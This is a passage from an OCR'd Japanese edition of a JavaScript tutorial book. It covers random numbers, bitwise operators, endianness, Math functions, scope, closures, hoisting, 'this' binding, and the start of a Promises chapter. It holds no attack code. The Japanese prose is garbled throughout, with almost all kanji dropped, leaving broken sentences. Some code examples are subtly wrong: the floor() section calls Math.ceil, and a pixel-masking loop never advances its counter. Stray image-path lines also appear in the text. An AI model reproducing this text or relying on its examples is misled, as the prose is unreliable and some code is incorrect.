`Math.random()`は、01のをします。

```
function getRandom() {
    return Math.random();
}
```

`Math.random()`をしての `[0,1)`なく`Math.random()`からをするには、このをしてminとmaxののをします `[min, max)`

```
function getRandomArbitrary(min, max) {
  return Math.random() * (max - min) + min;
}
```

`Math.random()`をしての `[0,1)`なく`Math.random()`からをするには、このをしてminとmaxののをしますinterval `[min, max)`

```
function getRandomInt(min, max) {
  return Math.floor(Math.random() * (max - min)) + min;
}
```

`Math.random()`をしての `[0,1)`なく`Math.random()`からをするには、このをしてminをむとmaxをむののをします `[min, max]`

```
function getRandomIntInclusive(min, max) {
  return Math.floor(Math.random() * (max - min + 1)) + min;
}
```

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Math/random からした

ビット

すべてのビットは、ToInt32にオペランドをすことによって32ビットですることにしてください。

ビットまたは

```
var a;
a = 0b0011 | 0b1010; // a === 0b1011
// truth table
// 1010 | (or)
// 0011
// 1011  (result)
```

ビットおよび

```
a = 0b0011 & 0b1010; // a === 0b0010
// truth table
// 1010 & (and)
// 0011
// 0010  (result)
```

ビットではない

```
a = ~0b0011; // a === 0b1100
// truth table
// 10 ~(not)
// 01  (result)
```

ビットの**xor or**

```
a = 0b1010 ^ 0b0011; // a === 0b1001
// truth table
// 1010 ^ (xor)
// 0011
// 1001  (result)
```

ビットのシフト

```
a = 0b0001 << 1; // a === 0b0010
a = 0b0001 << 2; // a === 0b0100
a = 0b0001 << 3; // a === 0b1000
```

へのシフトは、 `Math.pow(2, n)`によるのとです。をう、シフトはいくつかののをにさせることができます。

```
var n = 2;
var a = 5.4;
var result = (a << n) === Math.floor(a) * Math.pow(2,n);
// result is true
a = 5.4 << n; // 20
```

ビットのシフト `>>` シフト `>>>` フィル`>>>`

```
a = 0b1001 >> 1; // a === 0b0100
a = 0b1001 >> 2; // a === 0b0010
a = 0b1001 >> 3; // a === 0b0001

a = 0b1001 >>> 1; // a === 0b0100
a = 0b1001 >>> 2; // a === 0b0010
a = 0b1001 >>> 3; // a === 0b0001
```

の32ビットは、にのビットをオンにします。

```
a = 0b11111111111111111111111111110111 | 0;
console.log(a); // -9
b = a >> 2;     // leftmost bit is shifted 1 to the right then new left most bit is set to on
(1)
console.log(b); // -3
b = a >>> 2;    // leftmost bit is shifted 1 to the right. the new left most bit is set to off
(0)
console.log(b); // 2147483643
```

`>>>`のはにです。
`>>`のはにシフトされたとじです。

ののシフトは、 `Math.pow(2,n)`でし、をフロ―リングすることとじです。

```
a = 256.67;
n = 4;
result = (a >> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is true
a = a >> n; //  16

result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is true
a = a >>> n; //  16
```

のの`>>> >>>` はなります。ビットをうときにJavaScriptがなしintにしないので、のはありません

```
a = -256.67;
result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is false
```

ビットの

not `~` をいて、のすべてのビットをとしてできます。

```
a |= b;   // same as: a = a | b;
a ^= b;   // same as: a = a ^ b;
a &= b;   // same as: a = a & b;
a >>= b;  // same as: a = a >> b;
a >>>= b; // same as: a = a >>> b;
a <<= b;  // same as: a = a << b;
```

JavascriptはBig Endianをしてをします。これはデバイス/ OSのエンディアンとはずしもしません

。ビットが8ビットをえるきをするは、ビットのをするに、がリトルエンディアンかビッグエンディアンかをするがあります。

&や|などのビット&& およびおよび|| とじではありません。 または 。としてすると、それらはなをします。 ^は、ではありません a^b 。

2つののでランダムに

minとmaxのランダムなをします

```
function randomBetween(min, max) {
    return Math.floor(Math.random() * (max - min + 1) + min);
}
```

```
// randomBetween(0, 10);
Math.floor(Math.random() * 11);

// randomBetween(1, 10);
Math.floor(Math.random() * 10) + 1;

// randomBetween(5, 20);
Math.floor(Math.random() * 16) + 5;

// randomBetween(-10, -2);
Math.floor(Math.random() * 9) - 10;
```

ガウスをつランダム

Math.random()は、が0にいをえるがあります。カードのデッキからピッキングするか、またはサイコロをシミュレートするとき、これがです。

しかし、ほとんどの、これはです。では、ランダムはののりにまるがあります。グラフにプロットすると、なベルカーブまたはガウスがられます。

Math.random()でこれをうにはです。


```
var randNum = (Math.random() + Math.random()) / 2;
var randNum = (Math.random() + Math.random() + Math.random()) / 3;
var randNum = (Math.random() + Math.random() + Math.random() + Math.random()) / 4;
```

にをすると、のがします。したですると、は0-1のにされます

いくつかのランドームのものをするのはですが、なでは、なをすることができます。

```
// v is the number of times random is summed and should be over >= 1
// return a random number between 0-1 exclusive
function randomG(v){
    var r = 0;
    for(var i = v; i > 0; i --){
        r += Math.random();
    }
```

```
    return r / v;
}
```



は、vのなるにするランダムのをします。はな`Math.random()`コール、は`Math.random()`8です。これはChromeをした500サンプルからのものです

このは、 `v<5`でもである

と

ceil()

`ceil()`メソッドは、をもいにめ、そのをします。

```
Math.ceil(n);
```

```
console.log(Math.ceil(0.60)); //  1
console.log(Math.ceil(0.40)); //  1
console.log(Math.ceil(5.1));  //  6
console.log(Math.ceil(-5.1)); // -5
console.log(Math.ceil(-5.9)); // -5
```

floor()

`floor()`メソッドは、もいにきをめ、をします。

```
Math.floor(n);
```

```
console.log(Math.ceil(0.60)); //  0
console.log(Math.ceil(0.40)); //  0
console.log(Math.ceil(5.1));  //  5
console.log(Math.ceil(-5.1)); // -6
console.log(Math.ceil(-5.9)); // -6
```

をつけるために**Math.atan2**

ベクトルまたはでしているは、あるでベクトルまたはのをしたいとえています。またはあるからのへの。

`Math.atan(yComponent, xComponent)`ののでをす`-Math.PI`する`Math.PI -180`に`180`

ベクトルの

```
var vec = {x : 4, y : 3};
var dir = Math.atan2(vec.y, vec.x);  // 0.6435011087932844
```

の

```
var line = {
    p1 : { x : 100, y : 128},
    p2 : { x : 320, y : 256}
}
// get the direction from p1 to p2
var dir = Math.atan2(line.p2.y - line.p1.y, line.p2.x - line.p1.x); // 0.5269432271894297
```

からのへの

```
var point1 = { x: 123, y : 294};
var point2 = { x: 354, y : 284};
// get the direction from point1 to point2
var dir = Math.atan2(point2.y - point1.y, point2.x - point1.x); // -0.04326303140726714
```

SinCos、とをしてベクトルをする

もしあなたがとのベクトルをっているなら、それをaxとyのをつデカルトベクトルにしたいでしょう。のために、スクリーンは、からへ0のとしての、スクリーンので90PI / 2のなどをにする。

```
var dir = 1.4536; // direction in radians
var dist = 200; // distance
var vec = {};
vec.x = Math.cos(dir) * dist; // get the x component
vec.y = Math.sin(dir) * dist; // get the y component
```

また、をして、 dirのにされた1のさのベクトルをすることもできます

```
var dir = 1.4536; // direction in radians
var vec = {};
vec.x = Math.cos(dir); // get the x component
vec.y = Math.sin(dir); // get the y component
```

あなたのがyである、cosとsinをりえるがあります。この、のはxからりのにあります。

```
// get the directional vector where y points up
var dir = 1.4536; // direction in radians
var vec = {};
vec.x = Math.sin(dir); // get the x component
vec.y = Math.cos(dir); // get the y component
```

Math.hypot

2つののののをめるには、pythagorasをして、それらののベクトルのの2のをめます。

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.sqrt(x * x + y * y); // 11.180339887498949
```

ECMAScript 6では`Math.hypot`もじことをしています

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.hypot(x,y); // 11.180339887498949
```

では、コードをのになるのをめるためにヴァールをするはありません

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var distance = Math.hypot(v2.x - v1.x, v2.y - v1.y); // 11.180339887498949
```


`Math.hypot`はののディメンションをることができます

```
// find distance in 3D
var v1 = {x : 10, y : 5, z : 7};
var v2 = {x : 20, y : 10, z : 16};
var dist = Math.hypot(v2.x - v1.x, v2.y - v1.y, v2.z - v1.z); // 14.352700094407325

// find length of 11th dimensional vector
var v = [1,3,2,6,1,7,3,7,5,3,1];
var i = 0;
dist =
Math.hypot(v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++]);
```

Math.sinをったな

`Math.sin`と`Math.cos`はが2 * PIラジアン360であり、-1から1ので2のをします。

とのグラフ ウィキペディア



これらは、のからアニメーション、さらにはデータのエンコードとデコードまで、さまざまなのなににです

このでは、/、、、およびオフセットをしてなsinをするをします。

されるのはです。
をするもな。

```
// time is the time in seconds when you want to get a sample
// Frequency represents the number of oscillations per second
function oscillator(time, frequency){
    return Math.sin(time * 2 * Math.PI * frequency);
}
```

ほとんどの、されるにいくつかのをえたいとうでしょう。の

- のからのにするオフセット。これは01ののので、0.5のをすると、ののでがにします。 0または1のはされません。
- Amplitude1サイクルのとからの。 1のは2のをする。トラフ-1からピーク1までである。1のにして、ピークは0.25で、トラフは0.75である。
- オフセットをにします。

これらすべてをにめるには

```
function oscillator(time, frequency = 1, amplitude = 1, phase = 0, offset = 0){
    var t = time * frequency * Math.PI * 2; // get phase at time
    t += phase * Math.PI * 2; // add the phase offset
    var v = Math.sin(t); // get the value at the calculated position in the cycle
    v *= amplitude; // set the amplitude
    v += offset; // add the offset
```

```
    return v;
}
```

またはよりコンパクトなややい

```
function oscillator(time, frequency = 1, amplitude = 1, phase = 0, offset = 0){
    return Math.sin(time * frequency * Math.PI * 2 + phase * Math.PI * 2) * amplitude +
offset;
}
```

のはすべてオプションです。

なるでをシミュレートする

によっては、2つの、おそらくなるでイベントをシミュレートするがあるかもしれませんが、なるでくのながとなるにいるかもしれません。じように6つのをつイベントをシミュレートするとします。これはにです。

```
function simulateEvent(numEvents) {
    var event = Math.floor(numEvents*Math.random());
    return event;
}

// simulate fair die
console.log("Rolled a "+(simulateEvent(6)+1));  // Rolled a 2
```

しかし、あなたはじようにこりるをんでいないかもしれません。のとしてされる3つののリストがパーセントまたはのでされているとします。そのようなはみけされたダイであるかもしれない。このようなイベントをシミュレートするために、のをきすことができます。

```
function simulateEvent(chances) {
    var sum = 0;
    chances.forEach(function(chance) {
        sum+=chance;
    });
    var rand = Math.random();
    var chance = 0;
    for(var i=0; i<chances.length; i++) {
        chance+=chances[i]/sum;
        if(rand<chance) {
            return i;
        }
    }

    // should never be reached unless sum of probabilities is less than 1
    // due to all being zero or some being negative probabilities
    return -1;
}

// simulate weighted dice where 6 is twice as likely as any other face
// using multiples of likelihood
console.log("Rolled a "+(simulateEvent([1,1,1,1,1,2])+1));  // Rolled a 1

// using probabilities
```

```
console.log("Rolled a "+(simulateEvent([1/7,1/7,1/7,1/7,1/7,2/7])+1));  // Rolled a 6
```

おそらくづいたように、これらのはインデックスをします。したがって、にされているなをよりくることができます。ここにがあります。

```
var rewards = ["gold coin","silver coin","diamond","god sword"];
var likelihoods = [5,9,1,0];
// least likely to get a god sword (0/15 = 0%, never),
// most likely to get a silver coin (9/15 = 60%, more than half the time)

// simulate event, log reward
console.log("You get a "+rewards[simulateEvent(likelihoods)]);  // You get a silver coin
```

ビットをするのきのリトル/ビッグエンディアン

デバイスのエンディアンをするには

```
var isLittleEndian = true;
(()=>{
    var buf = new ArrayBuffer(4);
    var buf8 = new Uint8ClampedArray(buf);
    var data = new Uint32Array(buf);
    data[0] = 0x0F000000;
    if(buf8[0] === 0x0f){
        isLittleEndian = false;
    }
})();
```

リトルエンディアンは、バイトをからにします。

Big-Endianは、もなバイトをからにします。

```
var myNum = 0x11223344 | 0;  // 32 bit signed integer
var buf = new ArrayBuffer(4);
var data8 = new Uint8ClampedArray(buf);
var data32 = new Uint32Array(buf);
data32[0] = myNum; // store number in 32Bit array
```

システムがリトルエンディアンをする、8ビットのバイトは

```
console.log(data8[0].toString(16)); // 0x44
console.log(data8[1].toString(16)); // 0x33
console.log(data8[2].toString(16)); // 0x22
console.log(data8[3].toString(16)); // 0x11
```

システムがBig-Endianをする、8ビットのバイトは

```
console.log(data8[0].toString(16)); // 0x11
console.log(data8[1].toString(16)); // 0x22
console.log(data8[2].toString(16)); // 0x33
console.log(data8[3].toString(16)); // 0x44
```

エディットタイプがな

```
var canvas = document.createElement("canvas");
var ctx = canvas.getContext("2d");
var imgData = ctx.getImageData(0, 0, canvas.width, canvas.height);
// To speed up read and write from the image buffer you can create a buffer view that is
// 32 bits allowing you to read/write a pixel in a single operation
var buf32 = new Uint32Array(imgData.data.buffer);
// Mask out Red and Blue channels
var mask = 0x00FF00FF; // bigEndian pixel channels Red,Green,Blue,Alpha
if(isLittleEndian){
    mask = 0xFF00FF00; // littleEndian pixel channels Alpha,Blue,Green,Red
}
var len = buf32.length;
var i = 0;
while(i < len){  // Mask all pixels
    buf32[i] &= mask; //Mask out Red and Blue
}
ctx.putImageData(imgData);
```

との

`Math.max()`は、ゼロのをします。

```
Math.max(4, 12);   //  12
Math.max(-1, -15); // -1
```

`Math.min()`は、0ののうちのものをします。

```
Math.min(4, 12);   //  4
Math.min(-1, -15); // -15
```

からとをる

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],
    max = Math.max.apply(Math, arr),
    min = Math.min.apply(Math, arr);

console.log(max); // Logs: 9
console.log(min); // Logs: 1
```

ECMAScript 6 スプレッド 、のとをる

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],
    max = Math.max(...arr),
    min = Math.min(...arr);

console.log(max); // Logs: 9
console.log(min); // Logs: 1
```

をlにする

ののにまるようにをするがある

```
function clamp(min, max, val) {
    return Math.min(Math.max(min, +val), max);
}

console.log(clamp(-10, 10, "4.30")); // 4.3
console.log(clamp(-10, 10, -8));     // -8
console.log(clamp(-10, 10, 12));     // 10
console.log(clamp(-10, 10, -15));    // -10
```

ユースケースのjsFiddle

のをする

のをめるには`Math.sqrt()`をう

```
Math.sqrt(16)   #=> 4
```

のをつけるには、 `Math.cbrt()`をいます

6

```
Math.cbrt(27)  #=> 3
```

nのルーツをつける

nのルートをつけるには、 `Math.pow()`をい、をします。

```
Math.pow(64, 1/6) #=> 2
```

オンラインでをむ https://riptutorial.com/ja/javascript/topic/203/--

95:

スコープは、がし、じスコープののコードからアクセスできるコンテキストです。 JavaScriptはにプログラミングとしてできるため、のバグやしないをぐのにちますので、とのをることはです。

Examples

varとletのい

`let`をするすべてのは`const`でもです

`var`はJavaScriptのすべてのバージョンでですが、 `let`と`const`はECMAScript 6のであり、のしいブラウザでのみです 。

`var`は、それがされたときにじて、するまたはグローバルにスコープされます。

```
var x = 4; // global scope

function DoThings() {
    var x = 7; // function scope
    console.log(x);
}

console.log(x); // >> 4
DoThings();     // >> 7
console.log(x); // >> 4
```

つまり`if`とそれにするすべてのブロックを "エスケープ"します

```
var x = 4;
if (true) {
    var x = 7;
}
console.log(x); // >> 7

for (var i = 0; i < 4; i++) {
    var j = 10;
}
console.log(i); // >> 4
console.log(j); // >> 10
```

すると、 `let`ブロックがスコープされています。

```
let x = 4;

if (true) {
    let x = 7;
    console.log(x); // >> 7
}
```

```
console.log(x); // >> 4

for (let i = 0; i < 4; i++) {
    let j = 10;
}
console.log(i); // >> "ReferenceError: i is not defined"
console.log(j); // >> "ReferenceError: j is not defined"
```

`i`と`j`は`for`ルーープでのみされているため、そのでされていないことにしてください。

にもいくつかのないがあります。

グローバル

のスコープやブロックのでは、 `var`はをグローバルオブジェクトにきます。 `let`いません。

```
var x = 4;
let y = 7;

console.log(this.x); // >> 4
console.log(this.y); // >> undefined
```

`var`をってを2しても、エラーはしませんするのとじですが

```
var x = 4;
var x = 7;
```

`let`をすると、エラーがします。

```
let x = 4;
let x = 7;
```

TypeError`x`はすでにされています

`y`が`var`でされているもです。

```
var y = 4;
let y = 7;
```

TypeError`y`はにされています

しかし、letでされたは、ネストされたブロックですることができますされません。

```
let i = 5;
{
   let i = 6;
   console.log(i); // >> 6
}
console.log(i); // >> 5
```

ブロックでは、iにアクセスできますが、ブロックにi letがあるは、iにアクセスすることはできず、2がされるにReferenceErrorがスロ―されます。

```
let i = 5;
{
    i = 6;  // outer i is unavailable within the Temporal Dead Zone
    let i;
}
```

ReferenceErroriがされていません

ホイスト

varとletでされたはちげられます。がでされたのことであるvar 、それがにとりてられますから、のりてのにすることができundefinedとしてが、 let 、それがない、にされるにされるをとすることができます

```
console.log(x); // >> undefined
console.log(y); // >> "ReferenceError: `y` is not defined"
//OR >> "ReferenceError: can't access lexical declaration `y` before initialization"
var x = 4;
let y = 7;
```

ブロックのとletまたはconstののはTemporal Dead Zoneとばれ、こののへのはReferenceErrorをきこします。これは、 されるにがりてられていてもします 。

```
y=7; // >> "ReferenceError: `y` is not defined"
let y;
```

strictモードでは、 なしでにをすると、にがグロ―バルスコープにされます 。この、グロ―バルスコープでyがにされるわりに、 letはの y をし、/されたのにへのアクセスやをしません。

がされると、そののにおけるは、そのにされます。たとえば、のコ―ドでは、xはのスコープのにバインドされ、 xのはbarのコンテキストでされbar 。

```
var x = 4; // declaration in outer scope

function bar() {
    console.log(x); // outer scope is captured on declaration
}

bar(); // prints 4 to console
```

サンプル 4

スコープをキャプチャするこのコンセプトは、スコープがしたでもスコープからをしてできるのでいです。たとえば、のをしてください。

```
function foo() {
```

```
    var x = 4; // declaration in outer scope

    function bar() {
        console.log(x); // outer scope is captured on declaration
    }

    return bar;

    // x goes out of scope after foo returns
}

var barWithX = foo();
barWithX(); // we can still access x
```

サンプル 4

のでは、 foo がびされると、そのコンテキストが bar りまれ bar 。だから、したも、 bar まだにアクセスしてすることができ x 。コンテキストがのでされている foo はクロ―ジャとばれます。

なデ―タ

これにより、のまたはセットにしかえない "private"をするなど、いことができます。されたしかししした

```
function makeCounter() {
    var counter = 0;

    return {
        value: function () {
            return counter;
        },
        increment: function () {
            counter++;
        }
    };
}

var a = makeCounter();
var b = makeCounter();

a.increment();

console.log(a.value());
console.log(b.value());
```

サンプル

```
1
0
```

makeCounter() がびされると、そののコンテキストのスナップショットがされます。 makeCounter() のすべてのコ―ドは、にそのスナップショットをします。 makeCounter() を2びすと、2つのなるスナップショットがされ、の counter のコピ―がされます。

すぐにびされるIIFE

クロージャは、くの、すぐにびされるをして、グローバルをぐためにもされます。

ちにびされる またはよりには、 の は、にのにびされるクロージャです。 IIFEのなアイデアは、IIFEのコードにしかアクセスできないのコンテキストをするというをびすことです。

`$ jQuery`をできるようにしたいとします。 IIFEをせずになをえてみましょう。

```
var $ = jQuery;
// we've just polluted the global namespace by assigning window.$ to jQuery
```

のでは、IIFEをして、 `$`がクロージャによってされたコンテキストでのみ`jQuery`ににバインドされるようにしています。

```
(function ($) {
    // $ is assigned to jQuery here
})(jQuery);
// but window.$ binding doesn't exist, so no pollution
```

クロージャのについては、Stackoverflowのなえをしてください。

ホイスト

ホイストとはですか

ホイストは、すべてのおよびをスコープのにするメカニズムです。しかし、のりては々あったでもこります。

たとえば、のコードをえてみましょう。

```
console.log(foo);  // → undefined
var foo = 42;
console.log(foo);  // → 42
```

のコードはのコードとじです

```
var foo;              // → Hoisted variable declaration
console.log(foo);     // → undefined
foo = 42;             // → variable assignment remains in the same place
console.log(foo);     // → 42
```

ホイストのために、の`undefined`は、`not defined`として`not defined`れて`not defined`とじではないことにしてください。

```
console.log(foo);     // → foo is not defined
```

のがにされます。が にされると、がじにあるにがびされます。の2つのコードスニペットはです。

```
console.log(foo(2, 3));     // → foo is not a function

var foo = function(a, b) {
    return a * b;
}
```

```
var foo;
console.log(foo(2, 3));     // → foo is not a function
foo = function(a, b) {
    return a * b;
}
```

ステートメントをすると、のシナリオがします。とはなり、はスコープのにちまれます。のコードをえてみましょう

```
console.log(foo(2, 3));  // → 6
function foo(a, b) {
    return a * b;
}
```

のコードは、きげによるのコードスニペットとじです。

```
function foo(a, b) {
    return a * b;
}

console.log(foo(2, 3));  // → 6
```

りげるものとたないもののいくつかのをにします。

```
// Valid code:
foo();

function foo() {}

// Invalid code:
bar();                      // → TypeError: bar is not a function
var bar = function () {};


// Valid code:
foo();
function foo() {
    bar();
}
function bar() {}


// Invalid code:
foo();
function foo() {
    bar();                  // → TypeError: bar is not a function
```

```
}
var bar = function () {};


// (E) valid:
function foo() {
    bar();
}
var bar = function(){};
foo();
```

ホイストの

をすることはできません。なJavaScript Hoistでは、ではありません。

のスクリプトはなるをえます。

```
var x = 2;
var y = 4;
alert(x + y);
```

これはあなたに6のをえます。しかし、これは...


```
var x = 2;
alert(x + y);
var y = 4;
```

これにより、NaNのがられます。 yのをしているので、JavaScript Hoistingはこっていないので、yのはです。 JavaScriptは、yがまだされていないとみなします。

したがって、2のはとじです。

```
var x = 2;
var y;
alert(x + y);
y = 4;
```

これにより、NaNのがられます。



varのわりにループをするクリックハンドラの

loadedDataれたloadedDataのボタンをするがあるとしましょうたとえば、ボタンはデータをするスライダであるがありますが、にするためにメッセージをするだけです。 1つはこのようなかをみるかもしれません

```
for(var i = 0; i < loadedData.length; i++)
    jQuery("#container").append("<a class='button'>"+loadedData[i].label+"</a>")
        .children().last() // now let's attach a handler to the button which is a child
        .on("click",function() { alert(loadedData[i].content); });
```

しかし、するわりに、ボタンが

TypeErrorloadedData [i]はされていません

エラー。これは、 iのスコープがグローバルスコープまたはスコープで、ループのにi == 3です。たちがとするのは、「 iのをえている」ことではありません。これはletをってうことができます

```
for(let i = 0; i < loadedData.length; i++)
    jQuery("#container").append("<a class='button'>"+loadedData[i].label+"</a>")
        .children().last() // now let's attach a handler to the button which is a child
        .on("click",function() { alert(loadedData[i].content); });
```

このコードでテストされるloadedDataの

```
    var loadedData = [
        { label:"apple",      content:"green and round" },
        { label:"blackberry", content:"small black or blue" },
        { label:"pineapple",  content:"weird stuff.. difficult to explain the shape" }
    ];
```

これをするためのフィドル

メソッドびし

オブジェクトのメソッドとしてのをびしthis 、そのとなります。

```
var obj = {
    name: "Foo",
    print: function () {
        console.log(this.name)
    }
}
```

objのメソッドとしてprintをびすことができるようになりました。 thisはobjになります

```
obj.print();
```

こうしてログにされます

フー

びし

をとしてびすと、 `this`はグローバルオブジェクトになりますブラウザでは`self`。

```
function func() {
    return this;
}

func() === window; // true
```

5

ECMAScript 5のstrictモードでは、がでびされた、 `this`は`undefined`です。

```
(function () {
    "use strict";
    func();
}())
```

これはされます

```
undefined
```

コンストラクタのびし

`new`キーワードをつコンストラクタとしてがびされると、 `this`はされているオブジェクトのをとります

```
function Obj(name) {
    this.name = name;
}

var obj = new Obj("Foo");

console.log(obj);
```

これによりログにされます

```
{name "Foo"}
```

のびし

6

のをする`this` 、んでいるコンテキストのからのをり`this` つまり、 `this`でスコープではなく、のをしています。グローバルコードにさないコードでは、グローバルオブジェクトになります。ここでしたのメソッドのどれかからでされたをびすとしても、それはそのままです。

```
var globalThis = this; //"window" in a browser, or "global" in Node.js

var foo = (() => this);

console.log(foo() === globalThis);          //true

var obj = { name: "Foo" };
console.log(foo.call(obj) === globalThis);  //true
```

メソッドがびされたオブジェクトをするのではなく、コンテキストがコンテキストをどの`this`するかをし`this`ください。

```
var globalThis = this;

var obj = {
    withoutArrow: function() {
        return this;
    },
    withArrow: () => this
};

console.log(obj.withoutArrow() === obj);      //true
console.log(obj.withArrow() === globalThis);  //true

var fn = obj.withoutArrow; //no longer calling withoutArrow as a method
var fn2 = obj.withArrow;
console.log(fn() === globalThis);             //true
console.log(fn2() === globalThis);            //true
```

とびしとびし。

`apply`と`call`すべてののメソッドは、それがためにカスタムをすることができ`this`。

```
function print() {
    console.log(this.toPrint);
}

print.apply({ toPrint: "Foo" }); // >> "Foo"
print.call({ toPrint: "Foo" }); // >> "Foo"
```

でされたのびしのがじであることがわかります。つまり、はています。

しかし、をい、スコープをしているので、にされるのをするがあるため、にはしのいがあります。 `apply`と`call`のサポートは、のようにターゲットにをします。

```
function speak() {
    var sentences = Array.prototype.slice.call(arguments);
    console.log(this.name+": "+sentences);
}
var person = { name: "Sunny" };
speak.apply(person, ["I", "Code", "Startups"]); // >> "Sunny: I Code Startups"
speak.call(person, "I", "<3", "Javascript"); // >> "Sunny: I <3 Javascript"
```

`apply`

では、 `Array`または`arguments`オブジェクトのようなをのリストとしてすことができますが、 `call` ではをにすがあることにしてください。

これらの2つのメソッドは、ECMAScriptのネイティブ`bind`のなバ―ジョンをして、のからオブジェクトのメソッドとしてにびされるをするなど、ににできるようにします。

```
function bind (func, obj) {
    return function () {
        return func.apply(obj, Array.prototype.slice.call(arguments, 1));
    }
}

var obj = { name: "Foo" };

function print() {
    console.log(this.name);
}

printObj = bind(print, obj);

printObj();
```

これによりログにされます

"Foo"

`bind`にはくのことがあります

1. `obj`は`this`としてされます
2. をにする
3. をします

バインドされたびし

すべてのの`bind`メソッドでは、のオブジェクトににバインドされたコンテキストをして、そののしいバ―ジョンをすることができます。をオブジェクトのメソッドとしてにびすことは、にです。

```
var obj = { foo: 'bar' };

function foo() {
    return this.foo;
}

fooObj = foo.bind(obj);

fooObj();
```

これはログにされます

バー

オンラインでをむ https://riptutorial.com/ja/javascript/topic/480/

96:

- しいプロミス/ ** /、{}
- promise.thenonFulfilled [、onRejected]
- promise.catchonRejected
- Promise.resolve
- Promise.reject
- Promise.alliterable
- Promise.raceiterable

はECMAScript 2015のであり、 ブラウザのサポートはられており、20177のブラウザの88がサポートしています。のは、をサポートするものブラウザのバージョンのをしています。

クロム	エッジ	Firefox	インターネットエクスプローラ	オペラ	Opera Miniは	サファリ	iOS Safari
32	12	27	バツ	19	バツ	7.1	8

それらをサポートしていないでは、 `Promise`はポリフェイルすることができます。サードパーティのライブラリは、コールバックのされた「」や、 `notify`などの`progress`などのメソッドなどのもします。

Promises / A +のWebサイトには、 1.0および1.1ののリストがあります 。 A +にづくプロミスコールバックは、イベントループでにマイクロタスクとしてにされます 。

Examples

プロミスチェーン

`then` 、のはしいをす。

```
const promise = new Promise(resolve => setTimeout(resolve, 5000));

promise
    // 5 seconds later
    .then(() => 2)
    // returning a value from a then callback will cause
    // the new promise to resolve with this value
    .then(value => { /* value === 2 */ });
```

す`Promise`から`then` 、コールバックすることはチェーンにします。

```
function wait(millis) {
    return new Promise(resolve => setTimeout(resolve, millis));
}
```

```
const p = wait(5000).then(() => wait(4000)).then(() => wait(1000));
p.then(() => { /* 10 seconds have passed */ });
```

catchどのようにて、されたがすることができますcatchでtry / catchステートメントがします。いずれかがしthenのにcatchからされたして、そののハンドラをしますcatch。

```
const p = new Promise(resolve => {throw 'oh no'});
